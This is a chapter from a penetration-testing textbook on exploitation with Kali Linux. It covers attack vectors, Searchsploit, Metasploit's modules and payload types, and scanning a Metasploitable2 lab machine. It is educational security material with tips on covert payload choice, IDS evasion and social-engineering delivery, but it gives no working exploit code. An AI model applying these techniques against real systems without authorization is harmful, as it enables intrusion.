CHAPTER 9

Exploitation

INFORMATION IN THIS CHAPTER

- An Overview of Metasploit
- Accessing Metasploit
- Web Server & Web Application Exploitation

CHAPTER OVERVIEW AND KEY LEARNING POINTS

This chapter will cover

- the fundamental difference between attack vectors and attack types
- emphasize basic tools sets with Kali Linux for exploitation
- how to use Metasploit to attack a target
- provide an introduction to hacking web services

INTRODUCTION

Exploitation

As defined by the National Institute of Science and Technology (NIST), Special Publication 800−30, Appendix, B, page B-13, a vulnerability is a "weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source;" however, this definition is too broadly scoped for use when discussing exploitation and requires further explanation. A vulnerability is caused by an "error." The error can exist in multiple places throughout the information system AND through the humans that either use or administer the networks and computers on a daily basis. Vulnerabilities with the information system can exist inside or outside of the network, lay dormant in poorly coded and unchecked software, generated through improper security controls (*more*

Hacking with Kali. DOI: http://dx.doi.org/10.1016/B978-0-12-407749-2.00009-4

specifically, through haphazardly configured applications and network devices), or outside of the technical network through various social means that exploit the users of the information system.

Consider for a moment that the word vulnerability is synonymous with the word weakness. Exploitation is simply using a weakness to leverage access into an information system or render is useless via a denial of service. The only limit of the exploitation from an attacker is the breakdown of pure drive and willpower to continue fighting against the security measures in place protecting the information system. The best tool a penetration tester has is his or her brain. Remember that there are many doors, or points of entry, into a system. If you find that one door is closed, move on to the next. Exploitation is one of the hardest and most coveted talents of a penetration tester. It takes time, knowledge, and great persistence to learn all of the attack types for a single attack vector.

Attack Vectors Versus Attack Types

With regard to attack vectors and types, there is a fuzzy grey line that is often misrepresented and misunderstood. These two terms can at times appear to be synonymous with one another; however, clarification and separation are required to further understand how exploits are classified and used appropriately. Stepping outside the field of electronics for a moment consider this: a vector is a means of transmission and much like a mosquito, tick, or spider, the type of pathogen (*or virus*) is different, but the delivery method is still a single byte. Each type of pathogen carries out different sets of instructions that may be similar in nature, but still remain distinctive in one way or another. With regard to information systems, attack vectors are generic categories for classifying subsets or groups of attack types within each category.

Attack Vectors	Attack Types
Code Injection	Buffer Overflow
	Buffer Underrun
	Viruses
	Malware
Web Based	Defacement
	Cross-Site Scripting (XSS)
	Cross-Site Request Forgery (CSRF)
	SQL Injection
Network Based	Denial of Service (DoS)
	Distributed Denial of Service (DoS)
	Password and Sensitive Data Interception
	Stealing or Counterfeiting Credentials
Social Engineering	Impersonation
	Phishing
	Spear Phishing
	Intelligence Gathering

Understanding not only what type of attack but by what means the attack can take place from is the foundation of exploitation. In the following sections, a small list of tools is provided for different types of attacks with special emphasis on the Metasploit Framework. Without understanding how, where, and when to apply the tools, a great effort will be put forth with little return during a pentest or security assessment.

Local Exploits

As the title suggest, "local" exploits must be executed locally from the computer, network device, or mobile phone itself and from an established session. In other words, if the pentester is sitting physically at the terminal logged into the computer or tunneled in through an SSH, virtual private network (VPN) connection, or remote desktop protocol (RDP) session then the exploit is categorized as local. Local exploits can be used to raise privileges, cause DoS, steal information, or upload malicious files. It is important to remember that local exploits cannot be executed from across the network, other than those connections that appear to be local as described earlier. Trying to use a local exploit without the code being executed on the system that has the vulnerability will cause the code to fail, possibly setting off alarms to administrators and wasting the testers time.

There is one common misunderstanding about how local exploits can truly be leveraged. Local exploits do not have to be executed by an attacker. Through careful social engineering or other deceptive means, an attacker or a penetration tester can trick a locally logged-on user to execute a local exploit. A prime example of this tactic is a Trojan backdoor hidden inside of a seemingly benign PDF document or macro code embedded into an Microsoft Excel spreadsheet. A USB device with an auto-launched code dropped conveniently outside of an office building waiting to be picked up and plugged in by an unsuspecting user can also cause a local exploit to be carried out. The possibilities are only limited by the imagination of the attacker or penetration tester. Many times, when remote exploitation fails and a connection cannot be made from the outside in, local exploits can be deployed in this manner to establish a connection from the inside out.

Searching for Local Exploits

There are literally thousands of local exploits possible to leverage, but choosing the right ones may seem to be a little difficult at first. Rapid7's Metasploit has simplified this process with a program called Searchsploit, and due to the nature of Kali Linux's file system on Debian 7, the process is even easier. Searching for exploits within the Metasploit Framework's




FIGURE 9.1
Searchsploit.

command line interface will be addressed later in this chapter. Examining how to use Seachsploit to find exploits within the Metasploit exploits database from a terminal window.

Searchsploit

- Open a terminal window.
- Type, "searchsploit" and up to three keywords.
  Example: root@kali ~ # searchsploit local windows iis (Figure 9.1).

From the search above a single result was returned, using Searchsploit is that simple. The search returned a dynamically linked library vulnerability for a Windows 32-bit system running IIS and utilizing PHP version 5.2.0 or earlier. If the local exploit is executed, a buffer overflow vulnerability will be triggered and cause a DoS on the host. To learn more information about the exploit(s) pipe, the output of a locate command is shown in Figure 9.2.

Remote Exploits

An exploit that targets a computer, network device, mobile phone, or service from outside of the base operating system is considered a remote exploit, and these are sometimes referred to as network exploits. No matter what it is called, when the exploit is executed, if it's not local, it's remote. Remote exploitation does not just target computers, servers, and networking equipment. Remote exploits include attacking web services and applications, databases, printers, mobile phones, and anything that connects to a network. As more electronic devices become network enabled, the possibilities of advanced attacks also grow. For instance, gaming systems such as Sony's PlayStation, Microsoft's Xbox, smart televisions, tablets, music players, DVD players, and the list goes on. Just think about the computer system embedded in new cars. If it's electronic or attached to a network, someone, somewhere in the world is already trying to hack it,




FIGURE 9.2
Locate.

possibly only for fun but quite possibly for profit. Remote exploits will be covered later in this book while exploring the Metasploit Framework.

AN OVERVIEW OF METASPLOIT

In arguably one of the most powerful tools in the pentester's toolkit, Metasploit harnesses the power from years of knowledge and painstaking trials of hackers, penetration tester, governments, and researchers from around the globe comprising different parts of the computer security community. From the darkest of black hats to the world's most renowned white hats, and everywhere in between, no matter their path Metasploit has been there at some point in time. Rapid7, headquartered in Boston, MA, has spared no expense or free CPU cycle in generating a collection of tools within a solid framework that facilitates all steps of the penetration testing methodology from start to finish. For those professionals actively working in the field, Metasploit also offers report templates and government level compliance checking. If this is your first time using Metasploit, prepare to be amazed.

A Brief History

In the beginning, there was nothing... a random void and chaos of tools strewn about the far reaches of the tangled world-wide-web. Scattered messages and pieces of random code lay in the shadows of hidden bulletin board systems. Backdoor deals and geek free-for-alls roamed freely amidst

the mundane noobs and wannabees. This was a place where phreakers were in charge before the NSA could tie its shoes or even count to 2600, the wild west of security world; riddled with spies and full of outlaws.....

Well, not quite; however, not very far from the truth.

In late 2003, HD Moore, the inventor and genius of the Metasploit Framework, released the then perl-based first version with a mere 11 exploits to concentrate his efforts of parsing through massive lines of bugs, exploit code, and publicly available vulnerabilities into a single, easy-to-use program. Version 2, released in 2004, touted 19 exploits but included close to 30 payloads. With the release of version 3 in 2007, Moore's project exploded and quickly became the *de facto* standard and necessary tool of choice for penetration testers all over the world. Today Metasploit is up to version 4.7 and integrated as a ruby-based program that comes standard on Kali Linux. At the time of this writing, Metasploit offers over 1080 exploits, 675 auxiliary modules, 275 payloads, 29 different types of encoders, and aims its sights on all platforms, Microsoft, Linux, and Mac alike. There is no bias from the Rapid7 team and no protocol will go unchecked.

Professional Versus Express Editions

Metasploit currently comes in two versions. The express framework, which is installed by default, is a free version and is geared toward researchers, students, and private use. For professional penetration testers in the commercial and government sectors, the professional version offers reporting, group collaboration, compliancy checking, and advanced wizards for precision and control. The professional version does come at a cost, so unless Metasploit is being used for anything other than personal usage, there isn't a real need for it. The exploit modules are the same in both the professional and express versions.

Nexpose and Compliance

Security assessors know the rigorous and tedious workings of policy and compliance inside and out. Nexpose allows an assessor to simplify the tasks and risk management associated with assessing the security stature of a company. Nexpose does more than just scan for vulnerabilities with Metasploit. After an initial scan with Nexpose, the vulnerabilities discovered are analyzed and weighed into risk categories, added to an impact analysis, and then reverified for reporting. Nexpose not only checks for vulnerabilities, but also checks for compliance controls such as those associated with the Payment Card Industry Data Security Standard (PCI DSS), the Health Insurance Portability and Accountability Act (HIPPA), the North American Electrical Reliability Corporation Standards (NERC), the Federal Information Security Management Act of 2002 (FISMA), the United States Government

Configuration Baseline (USGCB), the Federal Desktop Core Configuration (FDCC), the Security Content Automation Protocol (SCAP), and more.

Overt Versus Covert

Overt is working with the organization to facilitate penetration testing and mapping of the security posture. In overt penetration testing, the security tester can launch wave after wave of attacks against the organization because there is no fear about being blocked or raising any alarms. After all, in overt missions, the organization knows that the security tester is there and is generally willing to help with all aspects of the testing event. One of the biggest advantages of overt test is that the security tester will be able to gain insider knowledge of the system and its core functions to leverage while testing. The downfall of overt testing is that the scope may be limited and advanced methodologies may have to be communicated to the customer prior to launch. At times, this can have a severe impact on the time necessary to complete a thorough test.

Covert is a testing against an organization in which limited personnel have knowledge of any testing operations. In the case of covert testing, a very limited number of members within the organization, usually an IT manager, security manager, or above, will know about the security testing beforehand. A penetration tester needs to be skilled and proficient with the massive amount of tools in his arsenal to maintain a sense of silence on the wire. These types of security testing are not just conducted to test the vulnerabilities of the network's security stature, but also to test possible computer emergency response teams (CERT) that may be in place as well as the efficiency of intrusion detection systems (IDS). Note that an event may start off as a covert mission, but may transition to an overt mission part way through for various reasons such as a high number of critical vulnerabilities or if the security tester presence is compromised.

The Basic Framework

Metasploit is a modular system. To better understand the framework, it will help view the Metasploit Framework as if it were a vehicle. The framework, much like the chassis of James Bond's well maintained Aston Martin, provides a housing for all of modules that actually fuel the car. HD Moore, much like "Q" from the James Bond films, has stocked the nooks and crannies around the engine with an arsenal of goodies. If one of the modules within the framework becomes damaged or is removed, the vehicle can still function and continue to unleash wave after wave of attack.

The framework breaks down into the module types:

1. Exploit Modules
2. Auxiliary Modules

3. Payloads
4. Listeners
5. Shellcode

Applications that interface with the Metasploit framework could be considered a sixth category, such as Armitage; however, these are not part of the actual framework itself. Just because James Bond can control his vehicle from his watch doesn't mean the vehicle needs the owner to wear the wrist watch to operate it.

Exploit Modules

Exploit modules are prepackaged pieces of code within the database that when run against a victim computer will attempt to leverage a vulnerability on the local or remote system compromising the system and allowing for DoS, disclosure of sensitive information, or the upload of a specially crafted payload module such as Meterpreter shell or other type of call back shell.

Auxiliary Modules

Auxiliary modules, unlike exploit modules, do not require the use of a payload to run. These types of modules include useful programs such as scanners, fuzzers, and SQL injection tools. Some of the tools within the auxiliary directory are extremely powerful and should be used with caution. Penetration testers use the plethora of scanners in the auxiliary directory to gather a deep understanding of the system to be attacked and then transition to exploit modules.

Payloads

If James Bond's Aston Martin is a reference for the Metasploit Framework itself, the exploit and auxiliary modules would be akin to the rocket launchers and flame throwers under the hood. In this model, payloads would be the specialized communications equipment that can be attached to the target to maintain covert communications and tracking. While using an exploit against a vulnerable machine, a payload is generally attached to the exploit before its execution. This payload contains the set of instructions that the victim's computer is to carry out after compromise. Payloads come in many different flavors and can range from a few lines of code to small applications such as the Meterpreter shell. One should not just automatically jump to the Meterpreter shell. Metasploit contains over 200 different payloads. There are payloads for NetCat, dynamic link library (DLL) injection, user management, shells, and more. Thinking like a spy might give the security tester a proper mindset when it comes to payload selection. The tester needs to contemplate what the overall goal is after the exploit has succeeded. Does the code need to lay dormant until called? Does the code executed need to call back to the attacker for further instructions? Does the code need to simply execute a series of shutdown

commands? Render the victimized system useless to the company? The most common payloads are categorized into bind shells and reverse shells.

Bind Shells

These types of shell lay dormant and listen for an attacker to connect or send instructions. If a penetration tester knows that there is going to be direct network access to the system later in the testing event and does not want to raise attention, then bind shells could be the way to go. Bind shells are not a good choice for victim machines that are behind a firewall that do not have direct network access into the machine.

Reverse Shells

Reverse shells call home to the security tester for immediate instruction and interaction. If the compromised machine executes the exploit with a reverse payload, then a tester will be presented with a shell to access the machine as if they were sitting at the keyboard on the victim's machine.

Meterpreter Shell

The Meterpreter shell, a special type of shell, is the bread and butter of Metasploit. Rapid7 continually develops the Meterpreter shell with an incredibly lethal mini-arsenal on its own. The Meterpreter shell can be added as a payload that is either a bind shell or reverse shell. The use of Meterpreter shell is discussed in detail later in this chapter.

Payload selection is often overlooked for most new security testers because there is a push to get "root" as fast as possible and gain access through a Meterpreter shell. Sometimes, this is not optimal and a deep thought process is necessary to exploit a vulnerability. During a covert penetration test, going in guns blazing, hair on fire will certainly ignite every alarm on the network. James Bond would surely have had a short career if every attempt to infiltrate the enemy's camp if there had been no sneakiness.

Payload selection is not about simply picking one. Of the over 200 payloads available, there are two main categories, inline or staged. Inline payloads, or single payloads, are all inclusive and self-contained. Staged payloads contain multiple pieces of the payload referred to as stagers. Staged payloads fit into multiple tiny memory spaces and await execution from a prior stager. Eventually all of the stagers are executed like a big play on the Broadway "stage." Spotting the difference between inline and staged payloads is a little tricky if searching by name. For instance, below are the two different payloads that look similar in nature:

```
linux/x64/shell/bind_tcp      (Staged)
linux/x64/shell_bind_tcp      (Inline)
```

In the Metasploit console, running the command "show payloads" will list all available payloads. The farthest right-hand column is a very brief description of the payload's functionality and will specify whether the payload is either inline or staged. If the payload doesn't directly state inline or staged in the description, it is assumed to be an inline module.

Listeners

Even the mighty 007 has to take orders from "M." Listeners are specific handlers within the Metasploit framework that interact with the sessions established by payloads. The listener can either be embedded with a bind shell and sit waiting for a connection or actively sit listening for incoming connection on the security tester's computer. Without the use of the listener, the communications back and forth would not be possible. Luckily, the listeners are handled by the Metasploit program and require little interaction.

Shellcode

Shellcode isn't particularly a module all by itself, but more of a submodule that is embedded into the available payloads within the Metasploit framework payloads. Much like the actual explosive material inside of the missile shot from Bond's Aston Martin, the shellcode inside of payload is more akin to the explosive material. The shellcode is the delivery system inside that actually generates the hole, uploads malicious code, and executes the commands inside of the payload to generate a shell hence the name, shellcode. Not all payloads contain shellcode. For example, the payload, "windows/adduser" is just a series of commands aimed at generating a user or an administrative account on a windows platform.

Shellcode delves deep into a programming world that can be very confusing for new testers. This book does not go into detail about the writing of shellcode. It is a recommendation of the authors to seek training courses from Offensive Security or the SANS Institute. If classes are not for you, Google is a friend.

ACCESSING METASPLOIT

Metasploit is accessed in a variety of ways. Until a solid foundation has been established with the power and control of Metasploit, it is recommended to use the graphical interface. The GUI is accessed by selecting "Metasploit Community/Pro" from the main menu:

Applications → Kali → Exploitation → Metasploit → Metasploit Community/Pro

Alternatively the user can use a web browser and navigating to: https://localhost:3790/. Metasploit does not have a valid security certification. Without deviating from the default settings of IceWeasel, the tester will be prompted

with a "Connection is Untrusted" error message. Click on "I Understand the Risks," followed by "Add Exception." When prompted, click on the "Confirm Security Exception" button to continue.

The first initial run through Metasploit will prompt a tester to set up a username and password. A second set of optional parameters is also available. The second set will be used for reporting features within Metasploit. When complete, click the "Create Account" button to continue.

Startup/Shutdown Service

At times it will be necessary to restart the Metasploit service. Metasploit is very resource intensive, and many services rely on the stability of the network. If there are not enough resources on the computer or if the security tester is experiencing network errors it is best to try restarting the service. Start by checking the status of the service. From a terminal window, a tester can issue start, restart, and stop commands to the Metasploit service (Figure 9.3).

```
service metasploit status
```

To restart the service (Figure 9.4):

```
service metasploit restart
```

To stop the service (Figure 9.5):

```
service metasploit stop
```

Update the Database

Metasploit is not just developed by Rapid7, there are constant updates to all aspects of the program from community users. It's recommended to update the Metasploit database before every use. No one would think that James Bond would go on mission before checking his Walther P35 to ensure it had a full clip of bullets. Lucky for the rest of us, there's no seven-day waiting period for new updates. From a terminal:

FIGURE 9.3
Check status of Metasploit service.




FIGURE 9.4
Restarting Metasploit.

FIGURE 9.5
Stopping the Metasploit service.

```
msfupdate
```

Now sit back and wait. Yes, it's that easy. Grab the bullets for your gun and get going with the mission. If a security tester is already in the Metasploit web interface. Select "Software Updates" from the upper right-hand side of the Metasploit web page. On the following screen select, "Check for Updates."

If updates are available, Metasploit will download and install them immediately. After updates are complete, it is recommended that Metasploit's service be restarted. Close the browser, restart, and then reopen the Metasploit web interface (Figure 9.6).




FIGURE 9.6
Metasploit login.

Scanning with Metasploit

Now that "Q" has stocked your Aston Matrin with enough munitions to kill a small cyber army and a trusty Walther P35 is locked and loaded, it's time to begin scanning. After logging into the web interface for Metasploit, the security tester is present with a "mission" landing page. This page contains a listing of current projects, or mission folders, dossiers of current targets and possible vulnerabilities discovered. The first time a security tester logs in, the only project listed is "default." As a security tester begins more missions, new project folders can be created by clicking on the "New Project" button. While getting to know the Metasploit interface, it's recommended that new security testers use the default project. This will allow for easier transition to advanced functions such as working directly with the interface or importing results from NMAP or Nessus.

After opening the default project, a tester can see that the layout actually fulfills the notion of a mission dossier; discovery, penetration, evidence collection, cleanup, and a listing of recent events to keep track of every move (Figure 9.7).

Using Metasploit

The following few sections should be reviewed as a hands on exercise to scan the Metasploitable2 virtual machine that was created earlier in this book. This book assumes that the Metasploitable2 virtual machine is configured with the IP address 192.168.56.101 and is accessible across the network interface. The attack machine (*aka, the Aston Martin*) has been configured with the IP address of 192.168.56.100.




FIGURE 9.7
Metasploit web page.

To begin scanning a host or network, select the "Scan..." button from the Discovery section. The "Target Settings" section has the same input structure for entering hosts, groups of hosts, or ranges just like NMAP and Nessus. A tester can enter a single IP address, with or without the CIDR notation, list a group of hosts, such as 192.168.1.100-200, or enter an entire range, such as 192.168.1.0/24. All other individual IP addresses, groups, or networks should be put in the "Target addresses" box on subsequent lines.

Security Testers need to be familiar of certain fields within the "Advanced Target Settings" which will appear after clicking on the "Show Advanced Option" button in the center of the page.

1. Excluded Addresses—Any IP address in this block will be negated from being scanned. While on mission, a security tester doesn't want to waste cycles scanning themselves or their allies; targets only please. Be sure to place the IP address of the attack machine and any team mate's address in this box. Furthermore, a mission's ROE may capture certain production or sensitive hosts that should not be scanned. Be sure to exclude anything inside of the targeting range, but not in play.
2. Perform Initial Portscan—If this is the first time that a host or network has been scanned leave this box checked. Remove the checkmark for subsequent scans to ensure time is not wasted.

3. Custom NMAP Arguments—Obscure ports, IDS evasion, and other occasions involving custom NSE modules need to be run. A security tester can specify the individual switches here.
4. Additional TCP Ports—When Metasploit's discover scan kicks off, very common ports are targeted. If during the recon phase, a tester discovered an obscure port running an application; it can be added here without the use of switches. For example, 2013,2600,31337.
5. Exclude TCP Ports—ROE may allow Bond to target certain individuals for information, but be required to withhold from asking certain questions. Also, if the tester is working as a team, port assignments can be divided up to speed up the scanning process. Just as before, list the ports that need to be excluded without the NMAP switch. For example, 2013,2600,31337.
6. Custom TCP Port Range—Especially with teams, breaking up port assignments can alleviate the sometimes arduous task of scanning for vulnerabilities. Specify port ranges with a hyphen (-) between the lowest and highest port. For example, (1-1024).
7. Custom TCP Source Port—Even James Bond has to wear a disguise every once in a while. Specifying a different source port can be useful in bypassing security controls and access control lists on firewalls.

The mission is to scan the Metasploitable2 virtual machine. Enter the IP address in the "Target addresses" box. Then click on the "Launch Scan" button. Depending on the speed of the tester's computer and network state, this process might take a bit of time. While, Metasploit is very efficient, there is an incredible amount of processes that will be running in the background (Figure 9.8).

After the scan has completed, click on the "Overview" tab from the maintenance bar at the top of the website. In the Discovery section, one host was scanned, has 30-plus services, and at least 1 vulnerability. It's good to note that these results are from only one pass with Metasploit. There may be more vulnerabilities if custom scans had been conducted. Compliancy checking was also not run with Nexpose at this time. Experiment, enjoy, exploit.

Click on the "Analysis" tab from the maintenance bar at the top of the website. On this page, all of the scanned hosts will appear along with a brief summary of the scanning results. Click on the host's IP address for more information (Figure 9.9).

Figure 9.10 illustrates a breakdown and small description of the services that were initially identified by Metasploit. There are six main sections to this individual host's dossier, Services, Vulnerabilities, File Shares, Notes, Credentials, and Modules.




FIGURE 9.8
Scanning Metasploitable2 completed.




FIGURE 9.9
Analysis tab view.

